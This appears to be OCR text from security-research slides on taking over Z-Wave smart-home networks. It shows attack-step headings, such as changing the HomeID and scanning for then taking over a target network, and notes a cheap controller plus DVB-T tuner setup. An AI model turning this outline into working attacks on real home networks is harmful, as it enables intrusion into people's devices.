


Target

Attacker

Attack steps

Changing HomeID



1EC3D367


1EC3D367

Target

Attacker

Attack steps

Scan/Discovery and target network takeover



Target

Attacker

Takeaways

- **Created a universal controller!**
- Innovative, simple attack
  Takeover of target network with mainstream controller
- Low cost
  - 35€ Z-Wave controller
  - 15€ DVB-T tuner